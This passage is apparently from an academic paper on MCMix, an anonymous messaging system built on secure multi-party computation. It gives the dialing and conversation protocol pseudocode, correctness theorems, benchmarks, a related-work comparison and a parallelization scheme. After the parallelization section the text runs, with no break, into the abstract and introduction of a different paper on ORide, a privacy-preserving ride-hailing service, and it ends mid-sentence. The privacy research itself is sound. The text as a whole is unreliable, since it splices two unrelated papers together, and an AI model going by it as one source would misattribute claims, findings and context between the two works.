  Set $b_i := (b_i[1], b_i[2]) \leftarrow (a_{i-1}[1], a_i[3])$;
else if $a_i[1] = C$ AND $a_i[2] = a_{i+1}[2]$ **then**
  Set $b_i := (b_i[1], b_i[2]) \leftarrow (a_{i+1}[1], a_i[3])$;
else
  Set $b_i := (b_i[1], b_i[2]) \leftarrow (0, a_i[3])$;
end if

6. Sort tuples $\langle b_i\rangle_{i:x_i\neq\perp}$ according to second coordinate using Quicksort;

7. For each $i \leftarrow 1,\ldots,\mathsf{act}$
if $a_i[1] = \mathsf{UN}_i$ **then**
  Set $t_i \leftarrow H\big(\mathsf{GenerateKey}(a_i[1], a_i[2]), r\big)$;
  Set $y_i \leftarrow t_i$;
else if $a_i[1] = C$ AND $b_i[1] \in \mathcal{UN}$ **then**
  Set $t_i \leftarrow H\big(\mathsf{GenerateKey}(a_i[1], b_i[1]), r\big)$;
  Set $y_i \leftarrow (t_i, 1)$;
else if $a_i[1] = C$ AND $b_i[1] = 0$ **then**
  Pick $\rho_i \xleftarrow{\$} \{0,1\}^{64}$;
  Set $t_i \leftarrow H\big(\mathsf{GenerateKey}(\mathsf{sk}_i, \rho_i), r\big)$;
  Set $y_i \leftarrow (t_i, 0)$;
end if
return $\mathbf{y} := \langle y_i\rangle_{i:x_i\neq\perp}$.

Figure 4: The Dialing program $\texttt{DLN}_{\mathsf{sort}}$ realizing the Dialing program $\texttt{DLN}_{\mathsf{abs}}$ for dialing round r, and users $u_1,\ldots,u_n$ with usernames $\mathsf{UN}_1,\ldots,\mathsf{UN}_n \in \{0,1\}^{64}$. The value C denotes a dial check request.

7. Computing the dead drops: After the Quicksort algorithm is completed, the active users $u_1,\ldots,u_{\mathsf{act}}$ are delivered the values $\hat{b}_1[1],\ldots,\hat{b}_1[\mathsf{act}]$ respectively. Having received $\hat{b}_i[1]$, dialer u_i that knows UN_j, and dial checker u_j that obtained UN_i, can calculate their shared dead drop value for dialing round r as follows:

$$t_i := H\big(K_{i,j}, r\big)\ , \quad \text{if } \hat{b}_i[1] = 0$$
$$t_j := H\big(K_{j,i}, r\big)\ , \quad \text{if } \hat{b}_i[1] = \mathsf{UN}_j$$

Above, H is a standard cryptographic hash function, r is the round number. The values $K_{i,j}, K_{j,i}$ are the ID-KA keys that u_i and u_j compute by running the key agreement algorithm $\mathsf{GenerateKey}$ on input $(\mathsf{sk}_i, \mathsf{UN}_j)$ and $(\mathsf{sk}_j, \mathsf{UN}_i)$ respectively (cf. Section 2), where $\mathsf{sk}_i, \mathsf{sk}_j$ are the secret keys of u_i and u_j. Recall that the operations for ID-KA key generation are over a finite multiplicative group of prime order q. We stress that the dead drop value is at least 64 bits long to make accidental collisions unlikely, although our system can tolerate them. By the correctness of the ID-KA protocol, it holds that $K_{i,j} = K_{j,i}$, hence we have that $t_i = t_j$.

On the other hand, if user u_i dial checked but $\hat{b}_i[1] = 0$ (no one dialed u_i), then for uniformity reasons, she computes a random dead drop as above by inserting a random value ρ_i in place of UN_j, i.e. she sets $t_i := H\big(\mathsf{GenerateKey}(\mathsf{sk}_i, \rho_i), r\big)$.

Note that if u_i has dialchecked, then either (i) she established a rendezvous point with u_j, if $\hat{b}_1 = \mathsf{UN}_j$, or (ii) no one dialed her, if $\hat{b}_1 = 0$. Thus, she can set a "success" bit c_i to 1 or 0 respectively, indicating her successful engagement in the dialing round r. Besides, if u_i is a dialer that dialed u_j, then she always computes the value $t_i := H\big(\mathsf{GenerateKey}(\mathsf{sk}_i, \mathsf{UN}_j), r\big)$, regardless of the success of her dialing request. Hence, she can not infer a success bit.

The Dialing program $\texttt{DLN}_{\mathsf{sort}}$ **.** The program $\texttt{DLN}_{\mathsf{sort}}$ implementing the Dialing protocol is presented in Fig. 4.

Following Section 3, we show that $\texttt{DLN}_{\mathsf{sort}}$ realizes the member of the Dialing program family $\texttt{DLN}_{\mathsf{abs}}$ that corresponds to our sorting process. Namely, in Step 4 of $\texttt{DLN}_{\mathsf{sort}}$ (Sorting by usernames), the inputs are arranged according to an ordering of their second coordinate. Thus, we set the index z that parameterizes the family $\texttt{DLN}_{\mathsf{abs}}$ to be the string z_{qs2} as follows: z_{qs2} is parsed as the deterministic program $R^{z_{\mathsf{qs2}}}_{\texttt{DLN}}$ that takes as takes as input an index i and array of triples $\mathbf{x}$ in encoded form, and outputs the index j so that when the array is sorted according to Quicksort ordering on the second coordinate, x_i is the left neighbor of the encoded x_j. Formally, we state the following theorem and provide the proof in the full version of the paper.

Theorem 1. *Let n be the number of users, $\kappa \geq 64$ be the dead drop string length and q be the prime order of the underlying ID-KA group. Let H be the cryptographic hash function modeled as a random oracle. Then, the Dialing program* $\mathtt{DLN}_{\mathsf{sort}}$ *described in Fig. 4 implements the member of the Dialing program family* $\mathtt{DLN}_{\mathsf{abs}}$ *described in Fig. 2 for parameter* z_{qs2} *with correctness error* $\frac{n^4}{q} + \frac{n}{2^\kappa}$.

Remark 2. The correctness error $\frac{n^4}{q} + \frac{n}{2^\kappa}$ is typically a negligible value in our setting. To provide intuition, consider the case with a number of $n = 100000 < 2^{17}$ users, dead drop size $\kappa = 64$ bits and group size $q \geq 2^{128}$. The error for this case is less than $\frac{2^{17\cdot 4}}{2^{128}} + \frac{2^{17}}{2^{64}} \approx 2^{-47}$.

6 The Conversation Protocol

The Conversation protocol facilitates the actual exchange of messages associated with the same t dead drop value, which represents a rendezvous point computed in the final step of a Dialing protocol execution. It is expected that no more than two messages will have the same t value due to its large bit-size, although our system can handle collisions as we will see later. As in the previous section, we first provide a description of the Conversation protocol and then the corresponding program labeled $\mathtt{CNV}_{\mathsf{sort}}$ that implements it. At this point, we have to highlight our assumption that a valid message m_i at the input has its least significant bit (LSB) equal to 0. This flag which could also be a discrete fourth member of our tuple, is useful at (i) conflict resolution when more than two dead drops are identical and (ii) the parallelization of our protocol discussed in section 11 and in the full version of the paper.

Protocol description. The protocol is executed via the following steps, where steps 2-6 are executed by the MPC servers. Step 1 is executed locally by each user.

1. Encoding: The inputs are of the form of (CONV, t_i, m_i) requests, or $\perp$. Again, we assume that the users are enumerated as $u_1, \ldots, u_n$ consistently with the order they submitted their input sequence $x_1, \ldots, x_n$, hence all $\perp$ values are stacked last. Active users' inputs are encoded as triples of the form $a_i := (a_i[1], a_i[2], a_i[3])$ where the third component is an input wire ID wid_i that will be uniquely assigned in the following step. In particular, if u_i wants to engage in conversation, then the (CONV, t_i, m_i) request is encoded as $(t_i, m_i, 0)$. In case u_i is not engaging in conversation the request will use a random dead drop value and a random message.

2. Assigning wire ID values: As a first step, the MPC protocol assigns unique wire IDs for each user. This is done by setting the third component $a_i[3]$ of the encoded triple a_i to i. Thus, for each u_i, we have that $\mathsf{wid}_i := i$.

3. Sorting by dead drops: The encoded input triples are first sorted according to their first components using the oblivious Quicksort algorithm of [33]. As a result, the inputs of any two users that share the same dead drop value will become adjacent.

4. Exchanging adjacent messages: By construction, two inputs with the same dead drop value indicate a pair of users u_i and u_j that wish to communicate. Thus, the protocol generates a vector $\langle b_1, \ldots, b_n \rangle$, where each b_i is a pair $(b_i[1], b_i[2])$, of which the second component is wid_i and the first component is either (i) the message of some adjacent encoded input, or (ii) the original message m_i, if message exchange did not take place for u_i because there was no matching dead drop or due to conflict (three or more equal dead drops). As already mentioned, the LSB of two exchanged messages is set to 1. In the special conflict case where three or more values share the same dead drop t, an arrangement would be as follows:

$$\ldots, (t', m_k, k), (t, m_j, j), (t, m_i, i), (t, m_{i'}, i'), \ldots$$

In this case, the messages of u_i and u_j will be exchanged and $u_{i'}$ will obtain back his message at the end of the protocol, notifying him to resubmit.

5. Sorting by wire IDs: As in the Dialing protocol (Step 5), the Conversation protocol performs a Quicksort on the processed requests according to their mutually distinct wire IDs in order for the correct requests to be forwarded to each user. The result is a vector $\langle \hat{b}_1, \ldots, \hat{b}_n \rangle$ where $\hat{b}_i$ is a pair $(\hat{b}_i[1], \hat{b}_i[2])$ that corresponds to u_i and is either (i) a message m_j from some user u_j or (ii) the original message m_i, in both cases indexed by wid_i.

6. Forwarding messages: At the end, the protocol discards the wire IDs and creates the output vector $\mathbf{y} = \langle y_1, \ldots, y_n \rangle := \langle \hat{b}_1[1], \ldots, \hat{b}_n[1] \rangle$. Thus, each y_i is either (i) a message m_j from some user u_j or (ii) the self-generated message m_i. Finally, the users $u_1, \ldots, u_n$ are delivered the values $y_1, \ldots, y_n$.

Remark 3. In reality, the dead drop value t_i of some user u_i is not exactly the value she received from a dialing protocol execution. For conversation round r it is computed as $t_i := H(t_{(dialing)i}, r)$, where $t_{(dialing)i}$ is the dead drop for u_i, generated by the dialing protocol and acts as the seed for the creation of an ephemeral dead drop for each conversation round.

Remark 4. Due to the size of dead drops values, the probability that a collision on randomly generated dead drop values will occur can be made very small. Even in the case of a collision, the client of the user that was affected would just resend that message in the next round, as it would know that a collision occurred because it received a message it could not decrypt.

The Conversation program $\mathtt{CNV}_{\mathsf{sort}}$ **.** The program

$\texttt{CNV}_{\text{sort}}$ implementing the Conversation protocol is presented in Fig. 5.

The Conversation Program $\texttt{CNV}_{\text{sort}}$

Input: a sequence $\langle x_1,\ldots,x_n\rangle$ where x_i is either a (CONV, t_i, m_i) request, or $\perp$. All $\perp$ inputs are stacked last.

Output: a sequence of messages $\langle y_i\rangle_{x_i\neq\perp}$.

---

1. For each $i \leftarrow 1,\ldots,n$
if $x_i = \perp$ **then**
  Set $\mathsf{act} := i-1$;
  Break loop ;
end if
if $x_i = (\text{CONV}, t_i, m_i)$ **then**
  Set $a := (a_i[1], a_i[2], a_i[3]) \leftarrow (t_i, m_i, 0)$;
end if

2. For each $i \leftarrow 1,\ldots,\mathsf{act}$
Set wid_i as $a_i[3] \leftarrow i$;

3. Sort tuples $\langle a_i\rangle_{x_i\neq\perp}$ according to first coordinate $a_i[1]$ using Quicksort;

4. For each $i \leftarrow 1,\ldots,\mathsf{act}-1$
if $a_i[1] = a_{i+1}[1]$ AND $LSB(a_i[2]) = LSB(a_{i+1}[2]) = 0$ **then**
  Set the LSB of $a_i[2]$ and $a_{i+1}[2]$ to 1 ;
  Set $b_i \leftarrow (a_{i+1}[2], a_i[3])$;
  Set $b_{i+1} \leftarrow (a_i[2], a_{i+1}[3])$;
end if

5. Sort tuples $\langle b_i\rangle_{i:x_i\neq\perp}$ according to second coordinate (which is the wire id) using Quicksort;

6. For each $i \leftarrow 1,\ldots,\mathsf{act}$
Set $y_i \leftarrow b_i[1]$;

return $\mathbf{y} := \langle y_i\rangle_{i:x_i\neq\perp}$.

Figure 5: The Conversation program $\texttt{CNV}_{\text{sort}}$ realizing the Conversation program $\texttt{CNV}_{\text{abs}}$ for conversation round r, dead drop size $\kappa \geq 64$ and users $u_1,\ldots,u_n$ with messages taken from space $\mathcal{M}$.

Following Section 3, we show that $\texttt{CNV}_{\text{sort}}$ realizes the member of the Conversation program family $\texttt{CNV}_{\text{abs}}$ that corresponds to our sorting process. Namely, in Step 3 of $\texttt{CNV}_{\text{sort}}$ (Sorting by dead drops), the inputs are arranged according to an ordering of their first coordinate. Thus, we set the index z that parameterizes the family $\texttt{CNV}_{\text{abs}}$ to be the string $z_{\texttt{qs1}}$ as follows: $z_{\texttt{qs1}}$ is parsed as the deterministic program $R_{\text{CNV}}^{z_{\texttt{qs1}}}$ that takes as input an index i and array of triples $\mathbf{x}$ in encoded form, and outputs the index j so that when the array is sorted according to Quicksort ordering on the first coordinate, the encoded triple of u_i (or resp. u_j) has no neighbors on the left of the sorted array and the encoded triple of u_j (or resp. u_i) is the right neighbor of the encoded triple of u_i (or resp. u_j). Formally, we state the following theorem and provide the proof in the full version of the paper.

Theorem 2. *Let n be the number of users and $\kappa \geq 64$ be the dead drop string length. The Conversation program $\texttt{CNV}_{\text{sort}}$ described in Fig. 5 implements the member of the Conversation program family $\texttt{CNV}_{\text{abs}}$ described in Fig. 3 for parameter $z_{\texttt{qs1}}$.*

7 The MCMix Anonymous Messaging System

Having presented the general architecture of our system in Section 4 and the Dialing and Conversation protocols and programs in Sections 5 and 6 respectively, we now show how these programs are implemented in our architecture. Our system consists of two MPC instances of the general architecture in Section 4, executing one after the other or independently in parallel. One implements the Dialing protocol and the other the Conversation protocol. Below, we specify the operations of general architecture for each of our two protocols. We note with the prime symbol, e.g. **1'.**, the specification of the respective step, e.g. **1.**, of the general architecture.

Dialing. The execution of the Dialing protocol for round r follows the steps of section 4 with the following particularities:

1'. Encoding: The input of user u_i is encoded as $a_i = (\mathsf{UN}_i, \mathsf{UN}_j, 0)$, in the case of a dial to user u_j, or as $a_i = (C, \mathsf{UN}_i, 0)$ in the case of a dial request, as specified by Step 1 of the Dialing program $\texttt{DLN}_{\text{sort}}$ in Fig. 4.

6'. MPC algorithm: The MPC server secure computation consists of Steps 2-6 of $\texttt{DLN}_{\text{sort}}$.

8'. Decryption and reconstruction: The reconstructed value b_i received by user u_i is the output b_i of Step 6 of $\texttt{DLN}_{\text{sort}}$.

9'. Dead drop calculation: As an extra step, the dead drop value t_i is calculated by each user by performing Step 7 of $\texttt{DLN}_{\text{sort}}$.

Conversation. The execution of the conversation protocol for round r follows the steps of Section 4 with the following particularities:

1'. Encoding: Input is encoded as $a_i = (t_i, m_i, 0)$, with t_i being a dead drop calculated by the final step of a previous dialing round in the case of a real conversation request (also taking into account Remark 3), or a random value in the case the user does not want to send a message (but still wants to protect her privacy), according to the Conversation program $\texttt{CNV}_{\text{sort}}$ in Fig. 5.

6'. MPC algorithm: The MPC server secure computation consists of Steps 2-6 of $\mathtt{CNV}_{\mathsf{sort}}$.

8'. Decryption and reconstruction: The reconstructed value b_i received by the user that provided input i is the output y_i of Step 6 of $\mathtt{CNV}_{\mathsf{sort}}$ and is the message intended for this user.

Security of MCMix. We prove our security theorem for the general θ-out-of-m case, as in Definition 1, using the parameters z_{qs2} and z_{qs1} defined in Sections 5 and 6 respectively. We provide the proof in the full version.

Theorem 3. *Let κ be the dead drop size, n be the number of users, m be the number of servers and q the size of the underlying Diffie-Hellman group, where n,m are polynomial in λ, $\kappa = \Theta(\lambda)$ and $q = \Omega(2^{\lambda})$. Let $\mathbb{P}$ be a (θ,m)-secure MPC protocol with n users w.r.t. (i) the Server Computation Steps 2-6 of the Dialing program $\mathtt{DLN}_{\mathsf{sort}}$ described in Fig. 2 and (ii) the Server Computation Steps 2-6 of the Conversation program $\mathtt{CNV}_{\mathsf{sort}}$ described in Fig. 3. Then,* MCMix implemented over $\mathbb{P}$ is an anonymous messaging system *by securely realizing the program families $\mathtt{DLN}_{\mathsf{abs}}$ and $\mathtt{CNV}_{\mathsf{abs}}$ for parameters z_{qs2} and z_{qs1} respectively.*

Remark 5 (**On forward security of MCMix**). MCMix in its current form does not offer forward security. Nevertheless it is possible to provide forward security as follows. First, clients could refresh their exchanged keys with the servers in regular time intervals, e.g., once a day. Alternatively to avoid interaction, forward secure encryption can be used, e.g., see [9]. With respect to the dead drop calculation we can obtain forward security by applying our second ID-KA construction with forward secrecy (cf. Section 2 and the full version). The additional communication cost to the Dialing protocol would be one extra random group element per user as now the active inputs $x_1,\ldots,x_n$ for dialing need to be used for the first round of the exchange; they are of the form of $(\text{DIAL}, u_i, u_j, r_i)$ and $(\text{DIALCHECK}, u_i, r_j)$, where r_i, r_j are random elements from the ID-KA cyclic group. Sorting would still be executed on the users' usernames and the wire IDs as before thus incurring no additional overhead. We omit further details.

8 Implementation and Benchmarking

We implemented a prototype of our system using the Sharemind platform and performed extensive evaluation.
Experiment setting. Benchmarks were run on a cluster of three machines with point-to-point 1 Gbps network connections using various profiles for network latency aiming to simulate WAN behavior. Each machine has a 12-core 3 GHz Hyper-Threading CPU and 48 GB of RAM. However, even though the hardware supports it, Sharemind MPC protocols are not optimized to use multiple CPU cores or network layer in a parallel manner. The servers running Sharemind employ only 2 cores, one for executing the computations and another for pseudo-random number generation. To simulate real-world environment, we use the `tc` tool to manipulate operating system's network traffic control settings. This tool is used to both cap the available network bandwidth, as well as introduce communication latency by adding round-trip delay (ping).



Figure 6: Running time in secs of the Dialing protocol implementation for a number of $n =$ 100, 500, 1K, 5K, 10K, 50K, 100K, 500K users and latency $L =$ 0, 2, 10, 20 ms. The benchmarks were run with message size 8 Bytes and 1 Gbps network bandwidth.

Dialing protocol. We benchmarked our dialing protocol for various numbers of users and various latency values. The results are presented in Fig. 6. As we can see, the dialing protocol has a runtime for each round of around one minute for 100,000 users and around 300 seconds for 500,000 users, considering the worst case of 20 ms of latency. The latter value might still be considered acceptable for some settings, as dialing rounds need not be executed very often. Another interesting observation is that the effect of latency diminishes as the number of users increases, due to the fact that the number of communication rounds of our algorithm scales logarithmically to the number of inputs. This in turn happens because Quicksort needs $\mathcal{O}(\log(n))$ steps to sort n inputs when executed in parallel. The vectorized nature of our implementation succeeds in taking advantage of the parallelizable nature of the algorithm. The time a user needs to encode her request and send it, as well as the time required by each MPC server to decrypt the requests it received have no effect on the per round runtime of our system. This is be-

cause these operations are performed in a pipelined fashion. This means that the encoding, encryption and decryption of the requests for round $r+1$ takes place while the MPC servers perform the computations for round r. In the dialing protocol this is acceptable as a user's intent on whether to dial or perform a dial check might not depend on the output of the previous dialing round.

Conversation protocol. For the conversation protocol we made extensive benchmarks considering the number of users, the latency of the network, as well as the message size. In Fig. 7, we can see that the running time of the conversation protocol with a very small message size of 8 Bytes (B) is similar to the running time of the dialing protocol. That is, the system can serve 100,000 users with in around one minute for maximum latency of 20 ms. Again, we see that latency is a minor performance factor for a large number of users. This fact enables us to claim that our system will have similar running times even with greater latency values.



Figure 7: Running time in secs of the Conversation protocol implementation for a number of $n=100$, 500, 1K, 5K, 10K, 50K, 100K, 500K users and latency $L=0$, 2, 10, 20 ms. The benchmarks were run with message size 8 Bytes and 1 Gbps network bandwidth.

In Fig. 8, we consider how the message size affects performance. We have benchmarked various message sizes ranging from 8 B to 1 KB messages. No artificial latency has been injected for these experiments. We see that message size affects performance in a significant way as opposed to latency, but the system can still support anonymity sets of tens of thousands of users even with 1KB messages and certainly SMS long messages for hundreds of thousands.

Finally, in Fig. 9, we provide the peak network bandwidth consumption during the Dialing and Conversation protocols. We note that the total bandwidth is shown, i.e. bytes sent and received and to both other computing nodes. We observe that in both protocols the bandwidth consumption remains at a low level of less than 100Mbps for the Dialing protocol for (usernames of 64bits) as well as the Conversation protocol for messages of up to SMS size. For bigger message sizes and 100,000 users, we get that the total consumption is roughly 150Mbps and 300Mbps for messages of 256B and 1KB respectively, which can be realistic for a large scale setting.



Figure 8: Running time in secs of the Conversation protocol implementation for a number of $n=100$, 500, 1K, 5K, 10K, 50K, 100K users and message size $|M|=8$, 144, 256, 1K Bytes. The benchmarks were run with no latency and 1 Gbps network bandwidth.



Figure 9: The peak network bandwidth consumption in Mbps during the Dialing protocol for usernames (UNs) of 64bits and the Conversation protocol for message size $|M|=$ 8B, 144B, 256B, 1KB, given a number of $n=100$, 500, 1K, 5K, 10K, 50K, 100K users. The benchmarks were run with no latency and 1 Gbps network bandwidth.

9 Client Load and Adoption Incentives

Anonymous communication systems critically rely on having adequately large anonymity sets to be effective. In other words: "Anonymity Loves Company" [26], and the usability aspects of anonymous communication systems should be an important design consideration. MCMix strives to offer strong adoption incentives by offering strong security, while minimizing the computation and communication load on the client side.

Computation load: For the Dialing protocol, each client performs an ID-KA operation (cf. Section 2) to compute the dead drop value, plus a few symmetric operations to encrypt/decrypt the shares. The Key Exchange operation consists of a few hashes and a single bilinear symmetric pairing computation. In [2], symmetric pairing time is estimated at 14.9 ms running on a commodity device, or around three times the time needed for a modular exponentation in the corresponding cyclic group. For the Conversation protocol, the load is low, consisting only of symmetric encryption/decryption operations.

Communication load: In Table 1, we depict the total monthly bandwidth costs of the clients in an example setting with (i) SMS message size of 140 B, (ii) fixed block size for AES of 128 bits, (iii) standard 20/20 B TCP/IP headers, (iv) SHA-256 HMACs and (v) dialing and conversation rounds assumed to be executed every one minute (simultaneously). For a detailed discussion on the communication load of our system, we refer to the full version.

$\|M\|$ (B)	bandwidth per month (MB)
8	47
144	78
256	106
1K	296

Table 1: Communication costs of clients (Dialing and Conversation combined) w.r.t. message size.

The theoretical analysis of the computational and communication overhead of our system shows, that it is lightweight on the client side and the bandwidth needs of a device to be constantly connected are in the range of tens of MB per month, which we consider easily manageable. While we expect MCMix to be practical for mobile users, further experiments may be needed to compute actual battery consumption and bandwidth usage in a real-world setting.

10 Related Work and Comparison

This section attempts to place our work in relation to the state of the art in the expanding field of anonymity-preserving communication systems.

First, regarding Onion-routing based approaches, like POND [37] which uses the Tor network [27], we emphasize that they do not fit the model of a global adversary who can easily defeat them, see e.g., [34]. Systems that attempt to defeat global adversaries operate in rounds and expect each online user to send encrypted messages in each round. Furthermore, our interpretation of anonymous messaging is one of unobservable bilateral communication. Therefore, unilateral shuffling mechanisms based on mixnets or recent MPC constructions [41] do not satisfy our application scenario.

Our work is most closely related to the Vuvuzela system [49] that uses mixnets in addition to dummy messages, to add noise and achieve a differentially private (cf. [28]) solution to anonymous messaging. By definition, differential privacy protects users as individuals and also allows for some (albeit small) leakage to an observer and thus it is weaker than the simulation-based privacy that we achieve. For example, when all users talk to each other compared to when no user is talking to anyone is completely distinguishable in Vuvuzela, but indistinguishable for MCMix that does not leak any metadata at all. Furthermore, Vuvuzela puts a burden on the client side that requires to finish the dial protocol by downloading a substantial amount of user data (or losing substantially in terms privacy); note that using Bloom filters as described in [39] can help in making this a one time cost. Another drawback of this system is that it cannot scale down in a tight way, due to the burden imposed by the added noise that needs to be always added to maintain acceptable privacy guarantees. On the up side, the system has good architecture and is extremely scalable to millions of users under the assumption of a single honest server, whereas (non-parallelized) MCMix can scale to 100,000 users with similar latency and assuming an honest server majority. However, our parallelized MPC approach can reach that level of performance and in any case, we anticipate that further advances in secure MPC protocols can improve performance substantially even in the non-parallelized version.

Riffle [36], uses hybrid mixnets and private information retrieval (PIR, [19]) techniques to implement anonymous messaging. It offers good privacy guarantees, but unlike MCMix and Vuvuzela, it can not handle network churn. During the setup phase of the protocol, client keys are verifiably shuffled by a mixnet. During each communication phase, the same permutations as the ones established in the setup phase are applied to the clients' authenticated messages by the mix servers. As a result of this setup, a single client momentarily leaving or entering the system would require to re-run the expensive setup phase of the protocol.

cMix [15] introduces a mixnet design that can shuf-

fle messages faster than previous work by avoiding public key operations in the real-time phase. cMix provides sender anonymity, yet it may leak the number of messages received by each user, exhibiting a similar security performance as Vuvuzela's dialing protocol.

Dissent [22, 51] is based on DC-nets and achieves anonymity sets up to a few thousand users, in an anonymous broadcasting scenario. Riposte [21] uses PIR techniques to implement a distributed database that users can anonymously write and read from, assuming no two servers collude (in the efficient scheme). Specifically, the authors implement the write stage on the database as a "reverse" PIR, where a client spreads suitable information for writing in the database. Subsequently, when used for messaging, users can read using PIR from the position in the database that the sender wrote the message (which can be a random position calculated from key information available to the users). Riposte can scale to millions of users but it requires many hours to perform a complete operation; a significant bottleneck is the write-operation that requires $O(\sqrt{L})$ client communication for an L-long database which is proportional to the number of users. In contrast, in our system, client bandwidth is minimal, i.e. a single message per server is sent by each user. Additionally, the application scenario is more related to that of Dissent, rather than ours, i.e. anonymous broadcasting, instead of private point to point message exchange, as the authors specify that their approach is suitable "for latency-tolerant workloads with many more readers than writers". Finally, our technical approach is very different compared to Riposte, as Riposte uses MPC techniques only to detect and exclude malformed client requests, while MCMix offers a native MPC solution for the complete messaging functionality.

BAR [35] uses a "broadcast to all" approach to achieve perfect privacy. A central untrusted server receives all messages in each round and then broadcasts them to all participants. This approach induces a very large communication overhead and therefore anonymity sets are limited to hundreds of users. Pung [3] is a system that like BAR operates on fully untrusted setting, while it uses state-of-the-art PIR techniques and smart database organization to scale to a much larger number of users. However, Pung can only implement the equivalent of our conversation functionality and not the dialing functionality, and exhibits substantial client load.

11 Parallelizing the conversation protocol

As discussed in previous sections, our protocols are provably secure assuming a secure MPC framework and are also scalable enough to support hundreds of thousands of users. While these anonymity sets can accommodate a lot of use cases, we recognize the need for anonymity systems to offer as large an anonymity set as possible. Therefore, we propose a technique that leads to an even more scalable system, by describing a parallel realization of the Conversation protocol, as this is the latency-critical component of our system. Note that the Dialing protocol can be executed independently of the Conversation protocol and in much longer time intervals, e.g. every five minutes. Therefore, the implementation on a single MPC instance can cover very large anonymity sets, e.g. 500,000 users as seen in Fig. 6.

In the following paragraph, we provide the general idea behind our parallelization technique and refer the reader to the full version for a detailed description of the parallelized Conversation protocol.

General Idea. Our main challenge is to come up with a protocol that can run in different MPC instances (islands) in parallel with minimal communication between those instances, while achieving strong privacy. Additionally, the anonymity set should be the whole user population. The problem of anonymous communication, where two users may submit their messages to different islands and still expect to communicate with perfect correctness, while leaking no information at all, is hard to be parallelized. In our approach, we choose to maintain the strongest possible privacy standards. As a result, in our parallelized version of MCMix, we relax our quality of service (qos) guarantees. That is, in each round, an adjustable small number of requests that would have been served when using the algorithm of Fig. 5, will fail to do so, and affected users will have to resend their messages. The probability of this phenomenon can be made arbitrarily small in the expense of performance, which is shown in the full version.

As evident by the algorithmic representation of our two protocols, the integral part of their function is matching equal values in pairs and performing a swap action on these pairs. Our parallelizable technique for performing this action benefits from the fact that the values in question (dead drops) output by a hash function (modeled as a random oracle) are uniformly distributed.

In our approach, requests are split obliviously between MPC islands based on the fact that equal dead drop values are likely to be located at roughly the same indexes of different arrays after sorting, considering these values are uniformly distributed. In summary, and in the simple case of 2 islands, the procedure is as follows. As a first step, requests in each island are sorted according to their dead drop values. Then, one island collects the lower half of both islands' sorted requests, and the second island the upper half. A swap operation, identical to the one of the initial conversation protocol, is performed as a next step, followed by a sort according to the wire IDs of the requests. Assuming the first island assigns strictly smaller wire ID values to the incoming requests,

exactly the bottom /upper half of the requests held by each island belongs to the first/second one. These halves are sent to their respective islands. Finally, each island merges the array of requests it received, with the one it kept, according to their wire IDs. The final order of requests corresponds to the order in which they were initially received, and the requests with the same dead drop that found themselves on the same island during the swap phase, represent successful instances of the conversation protocol.

Performance of the parallelized Conversation protocol. Considering the fact that we did not have access to a great number of physical machines, in order to run the parallelized Conversation protocol with a variety of island numbers, we ran the parallel algorithm on a single island for different user numbers and then extrapolated to give predictions for a real multi-island implementation. Except from the running time of the MPC that we measured, we also added the communication time calculated by assuming commodity 100 Mbps connections between the islands. In the parallelised setting, in both inter-island communication rounds, each party sends and receives in total $n/m \cdot (m-1)/m$ elements to/from other parties, where n is the number of messages and m is the number of islands. In our benchmarks, we have not added any overhead for symmetric encryption between the islands, as even a commodity laptop can keep up with encrypting and decrypting data at a rate of 100 Mbps. Thus, we expect that the results presented in Fig. 10 realistically highlight the scalability of the system. From the results



Figure 10: Running time in secs of the Conversation protocol implemented in 1,2,4,8 island setting. The benchmarks were run with no latency, 1 Gbps network bandwidth (intra-island) and 64 bit message size. Bandwidth between the islands was modeled at 100 Mbps.

of Fig. 10, we can see deploying our system over 2 islands does not provide any performance gain. This is due to a constant overhead, roughly of a factor of 2, that follows from the description of the parallelized algorithm (cf. full version for details). However, when using 4 or more islands, our parallelization technique gets very rewarding. In the case of 8 islands, the system can support an anonymity set of 500,000 users with a latency of 60 seconds. We expect this trend to continue for even more than 8 islands, thus enabling even larger anonymity sets.

Abstract

In recent years, ride-hailing services (RHSs) have become increasingly popular, serving millions of users per day. Such systems, however, raise significant privacy concerns, because service providers are able to track the precise mobility patterns of all riders and drivers. In this paper, we propose ORide (Oblivious Ride), a privacy-preserving RHS based on somewhat-homomorphic encryption with optimizations such as ciphertext packing and transformed processing. With ORide, a service provider can match riders and drivers without learning their identities or location information. ORide offers riders with fairly large anonymity sets (e.g., several thousands), even in sparsely populated areas. In addition, ORide supports key RHS features such as easy payment, reputation scores, accountability, and retrieval of lost items. Using real data-sets that consist of millions of rides, we show that the computational and network overhead introduced by ORide is acceptable. For example, ORide adds only several milliseconds to ride-hailing operations, and the extra driving distance for a driver is less than 0.5 km in more than 75% of the cases evaluated. In short, we show that a RHS can offer strong privacy guarantees to both riders and drivers while maintaining the convenience of its services.

1 Introduction

Ride-hailing services (RHSs), such as Uber and Lyft, enable millions of riders and drivers worldwide to set up rides via their smartphones. Their advantage over traditional taxi services is due to the convenience of their services, e.g., ride requests at the touch of a button, fare estimation, automatic payments, and reputation ratings. Moreover, the accountability provided by RHSs is a key feature for riders and drivers, as it make them feel safer [11, 15]. For instance, in case of a criminal investigation, the RHS provider can offer law-enforcement agencies with the location trace of a particular ride and the identities of the participants.

To offer such services, however, RHSs collect a vast amount of sensitive information that puts at risk the privacy of riders and drivers. First, for each ride, the location traces and rider's and driver's identities are known to the service provider (SP). As a result, the SP, or any entity with access to this data, can infer sensitive information about riders' activities (such as one-night stands [35]), monitor the locations of riders in real-time for entertainment [18], track the whereabouts of their ex-lovers [42], look up trip information of celebrities [25], and even mount revenge attacks against journalists critical of such services [46]. In the case of drivers, there are reports of SPs that track drivers to find if the drivers attended protests [1]. Second, due to the release of drivers' personal identifiable information (PII) early in the ride set-up procedure, an outsider adversary can massively collect drivers' PII [39]. Third, there is evidence that RHS drivers and riders are discriminated based on the racial and/or gender information specified in their profiles [20]. Hence, there is a strong need to provide privacy and anonymity for *both* riders and drivers w.r.t. the SP and each other.

To the best of our knowledge, the only privacy-friendly alternative to current RHSs is PrivateRide, proposed by us [39]. However, this work has some limitations, i.e., it does not provide strong privacy guarantees for riders, and offers less accountability and usability, compared to the current RHSs (see Section 2). Therefore, a mechanism with more robust privacy and accountability guarantees is needed.

We present ORide, a privacy-preserving RHS inspired by PrivateRide; it reuses only one operation from PrivateRide, i.e., the proximity check to prevent drivers' PII from being harvested (see Section 5.4). ORide enables the SP to efficiently match riders and drivers without leaking either their identities or their locations, while providing accountability to deter misbehavior. ORide provides strong privacy for both riders and drivers, i.e., all users in the system are part of large anonymity

